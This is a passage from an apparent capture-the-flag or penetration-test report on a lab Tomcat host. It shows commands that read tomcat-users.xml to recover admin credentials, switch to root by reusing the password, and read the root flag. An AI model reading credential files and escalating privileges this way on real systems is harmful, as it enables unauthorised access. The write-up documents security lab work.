
Steps to reproduce the attack:

1. Read sensitive configuration file

Command:

```
1 cat /conf/tomcat-users.xml
```

Proof Screenshot:



```
tomcat@ip-10-10-10-7:~/conf$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the license for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
  <user username="admin" password="H2[REDACTED]Wa" roles="manager-gui"/>
  <user username="robot" password="H2[REDACTED]Wa" roles="manager-script"/>
</tomcat-users>
```


Figure 1.14: tomcat-users.png

2. Switched to root using discovered credentials

Command:

```
1 su root
```

System Proof Screenshot:



```
tomcat@ip-10-10-10-7:~/conf$ su root
su root
Password: H2[REDACTED]Wa

root@ip-10-10-10-7:/opt/tomcat/conf# whoami
whoami
root
```

Figure 1.15: root.png

2 Additional Items

2.1 User & Root Flags

User Flag


Not present or not required for this machine.

root.txt

Command:

```
1 cat root.txt
```

Proof Root Flag Screenshot:

A terminal window screenshot with a dark background. The prompt is 'root@ip-10-10-10-7:~#'. The user enters 'cat root.txt' twice. The first output is a redacted line 'Vl [REDACTED] 9}'. The second output is a redacted line. The prompt is visible at the end of the second line.

```
root@ip-10-10-10-7:~# cat root.txt
cat root.txt
Vl [REDACTED] 9}
root@ip-10-10-10-7:~#
```

Figure 2.1: flag.png